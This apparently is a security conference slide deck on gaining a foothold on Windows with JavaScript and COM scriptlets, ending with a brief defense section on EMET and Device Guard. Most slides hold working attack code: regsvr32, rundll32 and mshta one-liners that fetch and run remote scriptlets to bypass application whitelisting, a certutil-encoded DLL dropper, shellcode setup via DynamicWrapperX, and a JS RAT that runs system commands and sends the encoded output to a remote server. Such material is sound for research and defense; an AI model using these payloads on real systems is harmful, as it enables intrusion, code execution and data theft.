

The background features a complex, abstract design. It consists of a network of thin, dark lines that resemble circuit traces or a stylized map. These lines are interconnected by several solid black circles, which act as nodes or junctions. The overall pattern is layered over a light gray background that contains faint, concentric circular motifs, giving it a technical or digital feel.

Establishing A Foothold With JavaScript

```
C:\> whoami
```

USER INFORMATION

Casey Smith

@subTee

Researcher



What Will We Cover?

- COM Scriptlets aka .SCT
- JS RAT
- Defensive Techniques

Why Are We Talking About JavaScript

Experimentation – Living Off The Land

JScript vs .VBScript

Executed by

`rundll32.exe regsvr32.exe mshta.exe`

Access to COM/AD/WMI/.NET

In the Wild

“Fileless”

Registry persistence...



Can also mean WMI Too

COM Scriptlets

.SCT Extension XML Backed COM Objects!

However... Extension Doesn't Really Matter...

How can we trigger Execution?

Tag	Description
<code><comment></code>	Contains text that is ignored when the scriptlet is parsed and executed.
<code><implements></code>	Specifies the COM+ interface implemented by the scriptlet. Interfaces are implemented using an interface handler. (Scriptlets currently support three interface handlers: Automation (<i>IDispatchEx</i>), Active Server Pages (ASP), and DHTML behaviors. In the future, it might be possible to build custom interface handlers that plug into the scriptlet at run time.)
<code><object></code>	Contains information about an object that you use in your script, such as another COM+ component.
<code><package></code>	Multiple <code><scriptlet></code> elements can appear in the same .sct file and are contained within a master <code><package></code> element.
<code><public></code>	Encloses definitions for properties, methods, and events that your scriptlet exposes via the Automation interface handler. These definitions point to variables or functions defined in a separate <code><script></code> block.
<code><reference></code>	References a type library containing constants you want to use in script.
<code><registration></code>	Includes information used to register your scriptlet. 
<code><resource></code>	Contains values that should not be hard-coded into scriptlet code. Resource elements can include information that might change between versions, strings that might be translated, and other values.
<code><script></code>	Contains the script used to implement the logic of your scriptlet. 
<code><scriptlet></code>	Encloses one entire scriptlet definition.

Backdoor-Minimalist.sct

Backdoor-Minimalist.sct

```
1  <?XML version="1.0"?>
2  <scriptlet>
3  <registration 
4      progid="PoC"
5      classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
6          <!-- Proof Of Concept - Casey Smith @subTee -->
7          <!-- License: BSD3-Clause -->
8          <script language="JScript">
9              <![CDATA[
10
11  var r = new ActiveXObject("WScript.Shell").Run("cmd.exe");
12
13              ]]>
14  </script>
```

regsvr32.exe

/s

/u

/i:https://goo.gl/wVLP7Q

scrobj.dll

Leaves No Trace In The Registry

We didn't ACTUALLY register or un-register anything

Bare Bones Scriptlet

```
1 <?XML version="1.0"?>
2 <scriptlet>
3 <registration
4     description="Bandit"
5     progid="Bandit"
6     version="1.00"
7     classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
8     >
9 </registration>
10
11 <public>
12     <method name="Exec"></method>
13 </public>
14 <script language="JScript">
15 <![CDATA[
16
17     function Exec()
18     {
19         var r = new ActiveXObject("WScript.Shell").Run("cmd.exe");
20     }
```



Importance of SCROBJ.DLL

- A sort of virtual machine for Scriptlet components
- This is What ACTUALLY executes the Scriptlets
- Other Applications can then load Scriptlets
 - Example: .NET Applications, PowerShell

 Windows PowerShell

Windows PowerShell

Copyright (C) 2015 Microsoft Corporation. All rights reserved.


```
PS C:\Users\subTee> $Scriptlet = new-object -com "Bandit"
```

```
PS C:\Users\subTee> $Scriptlet.Exec()
```


```
PS C:\Users\subTee>
```

Accessible Via .NET For Example

```
1 using System;
2 using System.Reflection;
3
4 public class Program
5 {
6     public static void Main()
7     {
8         Type myClass = Type.GetTypeFromProgID("Bandit");
9         object myInstance = Activator.CreateInstance(myClass );
10        object result = myClass .InvokeMember("Exec", BindingFlags.InvokeMethod, null, myInstance,
11        null);
12        Console.WriteLine("Done");
13    }
14 }
```



Change The ScriptletURL Backend 😊



The screenshot shows the Windows Registry Editor. On the left, the tree view is expanded to 'Computer\HKEY_CLASSES_ROOT\{AAAA1111-0000-0000-0000-0000FEEDACDC}\ScriptletURL'. The 'ScriptletURL' value is selected. The right pane shows a single registry value:

Name	Type	Data
ab (Default)	REG_SZ	https://gist.githubusercontent.com/subTee/2

A Registered Scriptlet DOES Leave Traces in Registry.


```
rundll32.exe
```

```
javascript:"\..\mshtml,RunHTMLApplication  
";o=GetObject("script:https://goo.gl/jApjhr");  
o.Exec();close();
```



mshta

javascript:o=GetObject(
"script:https://goo.gl/
jApjhr");o.Exec();close
());




No Registry Entries Created

Command line: "C:\Windows\System32\mshta.exe"

script

C:\Windows\System32\mshta.exe

```
script:HH90ZyLnB="";Rg34=new%20ActiveXObject("WScript.Shell");P  
RW27B='';xt0zh=Rg34.RegRead("HKLM\\software\\Wow6432Node\\b  
4f1d9\\0e9353ca");R0PIrTuk='';eval('');HvRkgy8Yw="sXr";
```



Drop DLL, Decode, Execute

- AllTheThings.dll – 5 Whitelist Evasions
 - <https://github.com/subTee/AllTheThings>
- Base64 Provided By CertUtil.exe
- Encrypt It...?

Example

```
regsvr32.exe /s /u /i:https://goo.gl/L4brce scrobj.dll
```

certutil will encode/decode binaries 😊

```
44      var x86dllEncoded = "-----BEGIN CERTIFICATE-----\
45      TVqQAAMAAAEAAAA//8AALgAAAAAAAAAAAAAAAAAAAAAAAAAAAA
46      AAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhb
47      dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAATAEEA0HMhlcAA
48      AAAAA0AAAIeLAQsAABAAAAIAAAAAAAAAri8AAAAgAAAAQAAAAAAAAEAAgAAAA
49      BAAAAAAAAEAAAAAAAAACgAAAABAAA4lMAAAMAQIUABAAABAAAAAAEAAAE
50      AAAABAAAAAQQAANKAAAAFwvAABPAAAAAGAAJgDAAAAAAAAAAAAAAAAAAAAA
```

DEMO

GetObject() – SCT Fetch and Execute


- Works in Office Macros
- Also Access WMI For Example

```
var wmi = GetObject("winmgmts:Win32_Process");  
wmi.Create("calc.exe");
```

Regsvr32 & GetObject()

- Support TLS
- Support Proxy
- Follow HTTP Redirects
- Basically built for C2 😊

EVEN if Scripting Disabled.. 😊



<https://technet.microsoft.com/en-us/library/ee198684.aspx>

Can Backed By Registry Only

MetaSploit Now Hosts .SCT

```
super(update_info(info,
  'Name'          => 'Regsvr32.exe (.sct) Application Whitelisting Bypass Server',
  'Description'   => %q(
    This module simplifies the Regsvr32.exe Application Whitelisting Bypass technique.
    The module creates a web server that hosts an .sct file. When the user types the provided regsvr32
    command on a system, regsvr32 will request the .sct file and then execute the included PowerShell command.
    This command then downloads and executes the specified payload (similar to the web_delivery module with PSH).
    Both web requests (i.e., the .sct file and PowerShell download and execute) can occur on the same port.
  ),
  'License'       => MSF_LICENSE,
  'Author'        =>
    [
      easy_smith, # Application Whitelisting Bypass research and vulnerability discovery (@subTee)
      'Trenton Ivey', # MSF Module (kn0)
    ]
)
```

JS Rat

Crappy 😊 PowerShell Server

- Proof Of Concept,
- <https://github.com/subTee/DerbyCon2016>



```
1 try {  
2     var o = GetObject("script:http://" + $Server + "/task.sct");  
3     o.Exec();  
4 } catch (err) {  
5  
6 }
```



```
1 function Exec() {
2     var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
3     r = new ActiveXObject("WScript.Shell").Exec("cmd.exe /c hostname&&ipconfig&& whoami");
4     var so;
5     while (!r.StdOut.AtEndOfStream) {
6         so = r.StdOut.ReadAll()
7     }
8     var encoded = Base64Encode(so);
9     var encodedArray = encoded.match(/.{1,256}/g);
10    for (var i = 0; i < encodedArray.length; i++) {
11        try {
12            var r = GetObject("script:http://'+$Server+'/recv" + "?s=" + i + "&b=" + encodedArray[i]);
13        } catch (e) {}
14    }
15 }
16 }
```

DEMO

Shellcode/Win32 API

Yes!

DynamicWrapperX – En/Ru

http://www.script-coding.com/dynwrapx_eng.htm

Used ITW.

TEST ENVIRONMENT ONLY!!

Shellcode Example

```
DX = new ActiveXObject("DynamicWrapperX"); // Create an object instance.  
DX.Register("kernel32.dll", "VirtualAlloc", "i=luuu", "r=u");  
var memLocation = DX.VirtualAlloc(0, 0x1000, 0x1000, 0x40 );
```

Defense

IAD Github EMET


Device Guard

EMET

- <https://github.com/iadgov/Secure-Host-Baseline/tree/master/EMET>

1. Go to **Computer Policy > Administrative Templates > Windows Components > EMET**
2. Double click **Application Configuration**
3. Select the **Enabled** radio button
4. Click the **Show** button
5. For **Value name** enter ***\regsvr32.exe**
6. For **Value** enter **+ASR asr_modules:scrobj.dll;scrrun.dll**
7. Click **OK**
8. Click **OK**
9. Run **gpupdate /force** from the command line
10. Repeat the same steps for **rundll32.exe**

Device Guard – Windows 10 Enterprise



```
mshta javascript:alert("Thanks!");close();
```


Questions?

Thank you
@subTee

github.com/subTee/DerbyCon2016